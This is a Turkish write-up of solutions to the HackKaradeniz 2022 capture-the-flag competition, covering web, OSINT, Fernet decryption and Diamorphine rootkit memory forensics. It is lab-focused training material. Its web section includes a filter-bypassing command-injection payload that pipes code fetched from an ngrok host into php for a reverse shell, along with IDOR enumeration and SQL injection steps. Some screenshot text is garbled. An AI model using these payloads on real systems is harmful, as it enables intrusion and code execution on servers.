

# **HackKaradeniz - siberyildiz2020 ödülü Cevapları**

<b>1. Web</b>	<b>2</b>
1.1. Interview - Done	2
1.2. Who is - Done	3
1.3. CyberCafe - Done	4
1.4. APT55 - Done	5
<b>2. OSINT</b>	<b>6</b>
2.1. BlackOnBlack - Done	6
2.2. Rotasını Şaşırın Tır 1 - Done	6
2.3. Rotasını Şaşırın Tır 2 - Done	6
2.4. Geolnt - Done	8
<b>3. MISC</b>	<b>8</b>
3.1. Anit - Done	8
3.2. Fernet - Done	9
<b>4. FORENSIC</b>	<b>13</b>
4.1. Infection-1 - Done	13
4.2. Infection-2 - Done	13
4.3. Infection-3 - Done	13
4.4. Infection-4 - Done	15
<b>5. MALWARE</b>	<b>16</b>
5.1. windows.exe - Done	16
5.2. Forrest Gump - Done	18
5.3. Hesap Makinesi - Done	19
5.4. FunctionBomber - Done	20
5.5. Ransomware - Done	22
5.6. Mixer - Done	24
5.7. ASM - Done	25
5.8. Dünya dönüyor - Done	27
5.9. Klasik - Done	28
5.10. Deep - Done	29
<b>6. NETWORK</b>	<b>31</b>
6.1. N-T-W-1 - Done	32
6.2. N-T-W-2 - Done	32
6.3. N-T-W-3 - Done	33
<b>7. MOBIL</b>	<b>34</b>

# 1. Web

## 1.1. Interview - Done

1. Sitede sadece twitter var sosyal medya olarak
2. Takip ettiğim tek kişi Ayşe Zonguldak i buluyoruz, o da emailini paylasip cv istemis

Ayşe Zonguldak @iAyse\_Zonguldak · 15. Juli  
Selamlar,  
@ProKlean4  
bünyesinde çalışacak çalışma arkadaşları arıyoruz. CV'nizi e-posta adresime  
iletebilirsiniz.  
E-Posta: ayse.zonguldak@h4ckkaradeniz.com

3. Emaile rastgele pdf yolladım cevap olarak credential geldi

From Ayşe Zonguldak <ayse.zonguldak@h4ckkaradeniz.com> ★  
Subject Re: qwewq  
To Me [REDACTED] > ☆

Selamlar,  
Mülakat paneline erişmek için;  
URL: <http://int101.hackkaradeniz.xyz/mlktktlmadylgnpnl/login.php>  
Username: "Alex"  
Password: "1a2b3c4d5e6f"

4. Siteye giriş yaptığımızda urlde md5 şeklinde aday id = 1 vardi bunu enumerate etmeye başladık  
<https://int101.hackkaradeniz.xyz/mlktktlmadylgnpnl/index.php?adayID=c4ca4238a0b923820dcc509a6f75849b>

5. Adayidyi Id = 3 icin md5= eccbc87e4b5ce2fe28308fd9f2a7baf3 yaptigimizda flagi buluyoruz

Hoşgeldin Kemal  
Aday ID: '3'Flag: Flag{v3n1\_v1d1\_v1c1}  
[Click here](#) to Logout.

**Flag: Flag{v3n1\_v1d1\_v1c1}}**

## 1.2. Who is - Done ▾

1. Siteye girildiğinde auth cookie değeri göze çarpmaktadır.
2. Md5 decrypt edildiğinde guest değeri görülür.
3. Guest değeri “admin” in md5 değeri ile değiştirilerek sayfalar tekrar gözden geçirilir.
4. <https://whois.hackkaradeniz.xyz/whois/> endpoint’i artık erişilebilir durumdadır.
5. Fuzzing çalışması ile <https://whois.hackkaradeniz.xyz/whois/?whois=|dir> endpointinde command execution tespit edilir.
6. Filtreler aşağıdaki şekilde bypass edilerek reverse shell alınır:  
[https://whois.hackkaradeniz.xyz/whois/?whois=|curl\\${IFS}\[censored\].eu.ngrok.io|php](https://whois.hackkaradeniz.xyz/whois/?whois=|curl${IFS}[censored].eu.ngrok.io|php)
7. Config.php ile flagin `flag/welcome.txt` dizininde olduğu öğrenilir.
8. /home/flag/welcome.txt dosyası okunarak flag alınır.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

```
1 2 3 4 8 9 []= st
      t.value = ''; // with more chance of typos
      t.style.color = '#ffff';
    }
  </script>
</body>
</html>$ ls /
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
SRV
sys
tmp
usr
var
$ cd /home
$ ls
flag
takeoffcy
ubuntu
$ cd flag
$ ls
welcome.txt
$ cat welcome.txt
HK{Zonguldagi_sevmek_guzelse_atayim_komutu_gulumse}
$ [root@archbase ~]$ |
```

**Flag:** HK{Zonguldagi\_sevmek\_guzelse\_atayim\_komutu\_gulumse}

### 1.3. CyberCafe - Done

1. /robots.txt 'de <https://challenge105.hackkaradeniz.xyz/k1j2uzn2q00b/index.php> bulunur.
2. "Cyber Cafe Management System Project" için default pass ve bilinen zayıflıklar araştırılmış ve SQLi ile authentication bypass bulunmuştur.  
<https://www.exploit-db.com/exploits/50355>
3. Panelye giriş yapılarak;  
<https://challenge105.hackkaradeniz.xyz/k1j2uzn2q00b/search.php> endpoint'inde UNION-based SQLi bulunur.
4. Sqlmap konfigüre edilerek, veri çekimine başlanır.
5. Tbladmin tablosunda Smith kullanıcısının AdminRegdate kolonunda flag görüldü:

**Flag:** Flag{h4ckk4r4d3n1zb4sl1y0r}

1.4. APT55 - Done ▾

1. Enumerate ettik burayı bulduk <https://apt55.hackkaradeniz.xyz/old/db>
  2. <https://apt55.hackkaradeniz.xyz/old/db/pass1234.7z>
  3. Pass 1234 yazıp source code da password.php te test pathi ve creds i aldık
  4. Test pathten giriş yapıp komutları deneyince injection bulduk
  5. [https://apt55.hackkaradeniz.xyz/php/rattest/test\\_client/server/test.php?cmd=cat%20flag.txt](https://apt55.hackkaradeniz.xyz/php/rattest/test_client/server/test.php?cmd=cat%20flag.txt)

**Flag:** Flag{Gh0sT\_D3aD\_L3g10n\_t3aM55}

## 2. OSINT

### 2.1. BlackOnBlack - Done

1. STEGSOLVE > QBQXG4Z2MU2HG6LQGRZXG5ZQOJSA==== > e4syp4ssw0rd
2. STEGHIDE PASS: e4syp4ssw0rd > ÇIKAN TXT
3. 02:42:04 [root]: BSSID = 64:70:02:60:99:f7
4. 02:42:09 [root]: SSID?
5. 02:42:13 [client\_user]: SSID yeterli mi?
6. 02:42:17 [root]: Tam olarak değil, ama yeterince yakın.
7. 02:42:18 --root left the channel--
8. <https://wigle.net/search?netid=64%3A70%3A02%3A60%3A99%3Af7>

Map	Net ID	SSID	Type	First Seen	Most Recently	Crypto	Est. Lat	Est. Long	Channel	Bcn Int.	QoS	Found by Me	Access	Comment
map	64:70:02:60:99:F7	KAT-3SAG	infra	2015-09-05T19:00:00.000Z	2015-09-16T07:00:00.000Z	WPA	41.34759521	36.25075912	6	0	0	-		Appended by ssidtobssid on 2022-06-28 21:53:38; Flag{bl4ck_ch405}

Flag: Flag{bl4ck\_ch405}

### 2.2. Rotasını Şaşırın Tır 1 - Done

1. Verilen +d0qbfGAndK82YmU0
2. Onlarca deneme sonunda telegram invite i oldugunu buluyoruz t.me/+d0qbfGAndK82YmU0
- 3.

Flag Flag{M4sm4vi\_K4r4d3niz4\_H0sg3ldin}


### 2.3. Rotasını Şaşırın Tır 2 - Done

1. telegramdaki zip
2. zip parolası: coal
3. zipin içinde 12 tane fotoğraf var
4. hepsinin exifinde anlamsız cipherler var
5. tek tek kordinat parçaları var
6. bir tanesinde: 41°
7. diğerinde: 27"
8. diğerinde: 31.1"
9. böyle böyle

10. tek tek

11. <https://www.google.com/maps/place/41%C2%B0027%2731.1%22N+31%C2%B0047%2720.4%22E/@41.4585444,31.7890021,20.41z/data=!4m5!3m4!1s0x0:0x79bd3fffc0e28705!8m2!3d41.4586389!4d31.789>

12. Zonguldak\_Liman\_Baskanligi



**Flag:** Flag{Zonguldak\_Liman\_Baskanligi}

#### 2.4. GeolInt - Done


1. Mekan bu: <https://restaurant-macaroni.de/>
2. Münsterplatz 26, 52062 Aachen
3. [rest@macaroni-aachen.de](mailto:rest@macaroni-aachen.de)
4. <https://breachdirectory.org/>

**Flag:** Flag{d26fd6a8b28f2c2b3f2cdc3ac1c9d52bb41ca4ce}

## 3. MISC


#### 3.1. Anıt - Done

1. <https://anit.hackkaradeniz.xyz/> kaynak kodda yer alan görsel adresi:  
<https://anit.hackkaradeniz.xyz/img/history.png>
2. <https://anit.hackkaradeniz.xyz/robots.txt> içeriği: 63 61 6e 61 6b 6b 61 6c 65 2e 6a 70 67  
-> <https://anit.hackkaradeniz.xyz/canakkale.jpg>
3. <https://anit.hackkaradeniz.xyz/anit.php> - Adlhh
4. Bursa -> Yenimahalle



**Flag:** Flag{4n1tl4r\_t4r1ht1r}

3.2. Fernet - [Done](#) ▾



# Method Not Allowed

The method is not allowed for the requested URL.

POST

Request to https://fernet.hackkaradeniz.xyz:443 [172.66.40.130]

POST /HackKaradeniz HTTP/2

Host: fernet.hackkaradeniz.xyz

Cache-Control: max-age=0

Sec-Ch-UA: "Chromium";v="103", ".Net/A/Brand";v="55"

Sec-Ch-UA-Mobile: ?0

Sec-Ch-UA-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b2;q=0.9

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate


Accept-Language: en-US,en;q=0.9

Pretty Raw Hex

```

1 GET
/basaril i/b'gAAAAABivgstTMTqBuYQT5rxmqueBE-N1v1cKyLkeXe
xxW24TeQlufHW8X-mLPpogPYxHnV1FocDG8gabEX7zIQt9_kJwB10p
Q01Lgt1PJa66WSk2nn1W0H0i2jqI3PsdtVMskLtimA' Ve anahtar
tar: b'lpDU6C877RrLZMp1YyRzQu-hUVGLb1h6UkG1kLF8ETs='
HTTP/2
2 Host: fernet.hackkaradeniz.xyz
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: none
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="55"
12 Sec-Ch-Ua-Mobile: ?
13 Sec-Ch-Ua-Platform: "Windows"
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16
17

```



İşte bir sonraki adım. b'gAAAAABivgstTMTqBuYQT5rxmqueBE-N1v1cKyLkeXerrW24TeQlufHW8X-
mLPpogPYxHnV1FocDG8gabEX7zIQt9\_kJwB10pQ01Lgt1PJa66WSk2nn1W0H0i2jqI3PsdtVMskLtimA' Ve anahtar:
b'lpDU6C877RrLZMp1YyRzQu-hUVGLb1h6UkG1kLF8ETs='

<https://cryptography.io/en/latest/fernet/>

İşte bir sonraki adım.

b'gAAAAABivgstTMTqBuYQT5rxmqueBE-N1v1cKyLkeXerrW24TeQlufHW8X-mLPpogPYxHnV
1FocDG8gabEX7zIQt9\_kJwB10pQ01Lgt1PJa66WSk2nn1W0H0i2jqI3PsdtVMskLtimA' Ve
anahtar: b'lpDU6C877RrLZMp1YyRzQu-hUVGLb1h6UkG1kLF8ETs='

FLAG{H4cK\_kar4D3n1z\_2o22-T3mMuz}

Burp Project Intruder Repeater Window Help Logger++ Hackvertor Scavenger Turbo Intruder

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Bypass WAF Flow Hackvertor Logger++

21 × 26 × 27 × 28 × 29 × 30 × 31 × 32 × 33 × 34 × 35 × 36 × 37 × 38 × 39 × 40 × 41 ×

4 × 5 × 6 × 7 × 8 × profile\_edit × 10 × verify × forgot × 13 × 14 × 15 × 16 × 17 × 18 × 19 × 20 ×

42 × 43 × 44 × 45 × 46 × 47 × 48 × 49 × 50 × 51 × 52 × 53 × 54 × 55 × 56 × 57 × 58 × ...

**Send** Cancel < > Target: https://fernet.hackkaradeniz.xyz HTTP/2

**Request**

Pretty Raw Hex ⌂ ⌂ Select extension... ▾

```
1 POST /HackKaradeniz HTTP/2
2 Host: fernet.hackkaradeniz.xyz
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Dnt: 1
13 Sec-Gpc: 1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 0
17
```

**Response**

Pretty Raw Hex Render ⌂ ⌂ Select extension... ▾

```
1 HTTP/2 302 Found
2 Date: Sun, 17 Jul 2022 09:33:38 GMT
3 Content-Type: text/html; charset=utf-8
4 Location: /basarilis/b/gAAAABivgztMTqBuYQT5rxmqueuE-N1v1ckyLkeXerrW24Te1Q1ufHw8X-mLPoggYxHnV1FocDG8gabEx7zlZqt9_kJWb10pQ0lLgt1PJa66WSk2nn1W0H012jqi3PsdtVmSkLltm%20VnG3Banahtar%2091pdU6C877R LZMp1YyRzQu-huVGLbih6UKG1kLF8ETs%SD%20
5 CF-Cache-Status: DYNAMIC
6 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/peacon/expect-ct"
7 Report-To: ["{"url": "https://Va.mnl.cloudflare.com/report/v2?e=Hw2BZKzB80ml3V14up424WEz1Bw2BYW2d1Nm0JmdcwFq55Uh1juvY2LIZtPKw2BQh%2BmnujDEwdmz8%2FuAa2Bv8dPxnDqf2ZnB9qwxzf25017B1Bn73N5cFLF%2F60c2FctVK8j1UVeuFuUAk3D%30"}"\], "group": "cf-nel", "max\_age": 604800}
8 Nel: {"success\_fraction": 0, "report\_to": "cf-nel", "max\_age": 604800}
9 Server: cloudflare
10 Cf-Ray: 72cfaf2b1b41fd09-0TP
11
12 <!doctype html>
13 <html lang=en>
14 <title>
15   Redirecting...
16 </title>
17 <h1>
18   Redirecting...
19 </h1>
20 <p>
21   You should be redirected automatically to the target URL: <a href="">
22   /basarilis/b/gAAAABivgztMTqBuYQT5rxmqueuE-N1v1ckyLkeXerrW24Te1Q1ufHw8X-mLPoggYxHnV1FocDG8gabEx7zlZqt9\_kJWb10pQ0lLgt1PJa66WSk2nn1W0H012jqi3PsdtVmSkLltm%20VnG3Banahtar%2091pdU6C877R LZMp1YyRzQu-huVGLbih6UKG1kLF8ETs%SD%20
23   /basarilis/b/gAAAABivgztMTqBuYQT5rxmqueuE-N1v1ckyLkeXerrW24Te1Q1ufHw8X-mLPoggYxHnV1FocDG8gabEx7zlZqt9\_kJWb10pQ0lLgt1PJa66WSk2nn1W0H012jqi3PsdtVmSkLltm%20VnG3Banahtar%2091pdU6C877R LZMp1YyRzQu-huVGLbih6UKG1kLF8ETs%SD%20
24   </a>
25   If not, click the link.
26 </p>
```

0 matches 0 matches 0 matches 1,539 bytes | 438 millis

ready

```
1 2 3 4 5 6 7 [= run.py (~/Security/CTFs/HackKaradeniz/Web/Fer... 167 50 0% 24° 31° 22KB 2.6KB 77% 100% 2022 Jul 17 (Sun) 12:40PM 100% unknown
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ ls
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ vim run.py
zsh: suspended nvim run.py
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ python run.py
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ vim run.py
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ fg
[1] + continued nvim run.py

zsh: suspended nvim run.py
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ vim run.py
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ python run.py
b'FLAG{H4cK_kar4D3n1z_2o22-T3mMuz}'!
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ cat run.py
from cryptography.fernet import Fernet
key = b'lpu06c877R LZMp1YyRzQu-huVGLbih6UKG1kLF8ETs='
f = Fernet(key)
text = f.decrypt(b'gAAAABivgztMTqBuYQT5rxmqueuE-N1v1ckyLkeXerrW24Te1Q1ufHw8X-mLPoggPYxHnV1FocDG8gabEx7zlZqt9_kJWb10pQ0lLgt1PJa66WSk2nn1W0H012jqi3PsdtVmSkLltm%20VnG3Banahtar%2091pdU6C877R LZMp1YyRzQu-huVGLbih6UKG1kLF8ETs%SD%20
print(text)
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ python run.py
b'FLAG{H4cK_kar4D3n1z_2o22-T3mMuz}'!
[r00t@archbase -~Security/CTFs/HackKaradeniz/Web/Fernet]$ |
```

Flag: FLAG{H4cK\_kar4D3n1z\_2o22-T3mMuz}

# 4. FORENSIC

## 4.1. Infection-1 - Done

1. Strings infection1.memory | grep "Linux version" ile aşağıdaki çıktı alınır:  
Linux version 2.6.32-754.el6.x86\_64 (mockbuild@x86-033.build.eng.bos.redhat.com)  
(gcc version 4.4.7 20120313 (Red Hat 4.4.7-23) (GCC) ) #1 SMP Thu May 24 18:18:25  
EDT 2018
2. Kernel'in Centos 6.10'a ait olduğu araştırılarak öğrenilir.
3. Volatility'ye özel profile oluşturmak için Centos 6.10 sanal makineye kurulur.
4. Kurulumdan sonra volatility custom profile oluşturma yönergeleri izlenir:  
<https://github.com/volatilityfoundation/volatility/wiki/Linux#creating-a-new-profile>
5. Profile dosyası ana makineye çekilerek volatility çalıştırılır.
6. Aşağıdaki komut ile Module ismi bulunur:  
vol.py -f infection1.memory --profile=Linuxcentos6x64 linux\_check\_modules
7. Sonuç: diamorphine

```
WINXPSP3X86      - A PROFILE FOR WINDOWS XP SP3 X86
[r00t@archbase ~/Security/CTFs/HackKaradeniz/Forensic/Infection-1]$ vol.py -f infection1.memory --profile=Linuxcentos6x64 linux_check_modules
Volatility Foundation Volatility Framework 2.6.1
Module Address      Core Address      Init Address Module Name
-----
0xfffffffffa0523740 0xfffffffffa0523000          0x0 diamorphine
```

**Flag:** Flag{diamorphine}

## 4.2. Infection-2 - Done

1. vol.py -f infection1.memory --profile=Linuxcentos6x64 linux\_check\_modules

```
WINXPSP3X86      - A PROFILE FOR WINDOWS XP SP3 X86
[r00t@archbase ~/Security/CTFs/HackKaradeniz/Forensic/Infection-1]$ vol.py -f infection1.memory --profile=Linuxcentos6x64 linux_check_modules
Volatility Foundation Volatility Framework 2.6.1
Module Address      Core Address      Init Address Module Name
-----
0xfffffffffa0523740 0xfffffffffa0523000          0x0 diamorphine
```

**Flag:** Flag{0xfffffffffa0523740}

## 4.3. Infection-3 - Done

1. <https://github.com/m0nad/Diamorphine/blob/master/diamorphine.c> gidildiginde aşağıdaki kisim bu modulun hangi syscalları hookladığını görebiliyoruz

```

42 static unsigned long *_sys_call_table;
43 #if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)
44         typedef asmlinkage long (*t_syscall)(const struct
45             static t_syscall orig_getdents;
46             static t_syscall orig_getdents64;
47             static t_syscall orig_kill;
48 #else

```

64bit	51	0xfffffffff8146f5f0 sys_getsockname
64bit	52	0xfffffffff8146f090 sys_getpeername
64bit	53	0xfffffffff8146e030 sys_socketpair
64bit	54	0xfffffffff8146fa0d0 sys_setsockopt
64bit	55	0xfffffffff8146f510 sys_getsockopt
64bit	56	0xfffffffff8155f790 stub_clone
64bit	57	0xfffffffff8155f800 stub_fork
64bit	58	0xfffffffff8155f870 stub_vfork
64bit	59	0xfffffffff8155f9c0 stub_execve
64bit	60	0xfffffffff810846f0 sys_exit
64bit	61	0xfffffffff81083520 sys_wait4
64bit	62	0xfffffffff8a0523190 HOOKED: diamorphine/hacked_kill
64bit	63	0xfffffffff81010eb0 sys_uname
64bit	64	0xfffffffff8121264a0 sys_semget
64bit	65	0xfffffffff81230210 sys_semop
64bit	66	0xfffffffff8122f510 sys_semctl
64bit	67	0xfffffffff81230b00 sys_shmdt
64bit	68	0xfffffffff8122cd00 sys_msgrget
64bit	69	0xfffffffff8122cb00 sys_msgrsnd
64bit	70	0xfffffffff8122c7a0 sys_msgrcv
64bit	71	0xfffffffff8122d2d0 sys_msqctl
64bit	72	0xfffffffff811b29e0 sys_fcntl
64bit	73	0xfffffffff811f0240 sys_flock
64bit	74	0xfffffffff811d0b60 sys_fsync
64bit	75	0xfffffffff811d0c90 sys_fdatasync
64bit	76	0xfffffffff8119ba40 sys_truncate
64bit	77	0xfffffffff8119bb20 sys_ftruncate
64bit	78	0xfffffffff8a0523230 HOOKED: diamorphine/hacked_getdents
64bit	79	0xfffffffff811b8420 sys_getwd
64bit	80	0xfffffffff8119b2a0 sys_chdir
64bit	81	0xfffffffff8119b200 sys_fchdir
64bit	82	0xfffffffff811af740 sys_rename
64bit	83	0xfffffffff811afde0 sys_mkdir
64bit	84	0xfffffffff811afc10 sys_rmdir
64bit	85	0xfffffffff8119a660 sys_creat
64bit	86	0xfffffffff811b05d0 sys_link
64bit	87	0xfffffffff811af9c0 sys_unlink
64bit	88	0xfffffffff811ab2d0 sys_symlink
64bit	89	0xfffffffff811aa150 sys_readlink
64bit	90	0xfffffffff8119b0e0 sys_chmod
64bit	91	0xfffffffff8119ad10 sys_fchmod
64bit	92	0xfffffffff8119af50 sys_chown
64bit	93	0xfffffffff8119ac50 sys_fchown
64bit	94	0xfffffffff8119af20 sys_lchown

```

64bit 201          0xffffffff810865d0 sys_time
64bit 202          0xffffffff810c02f0 sys_futex
64bit 203          0xffffffff8107b0a0 sys_sched_setaffinity
64bit 204          0xffffffff81073c50 sys_sched_getaffinity
64bit 205          0xffffffff810aa580 sys_spu_run
64bit 206          0xffffffff810ed880 sys_io_setup
64bit 207          0xffffffff811ed910 sys_io_destroy
64bit 208          0xffffffff811ea0a0 sys_io_getevents
64bit 209          0xffffffff811ea0de50 sys_io_submit
64bit 210          0xffffffff810aa580 sys_spu_run
64bit 211          0xffffffff812202a0 sys_lookup_dcookie
64bit 212          0xffffffff811e78b0 sys_epoll_create
64bit 213          0xffffffff810aa580 sys_spu_run
64bit 214          0xffffffff810aa580 sys_spu_run
64bit 215          0xffffffff810aa580 sys_spu_run
64bit 216          0xffffffff81156d90 sys_remap_file_pages
64bit 217          0xffffffff810523420 HOOKED: diamorphine/hacked_getdents64
64bit 218          0xffffffff8107ba00 sys_set_tid_address
64bit 219          0xffffffff81093ce0 sys_restart_syscall
64bit 220          0xffffffff8122f730 sys_semtimedop
64bit 221          0xffffffff811357b0 sys_fadvise64
64bit 222          0xffffffff810a7d00 sys_timer_create
64bit 223          0xffffffff810a77480 sys_timer_settime
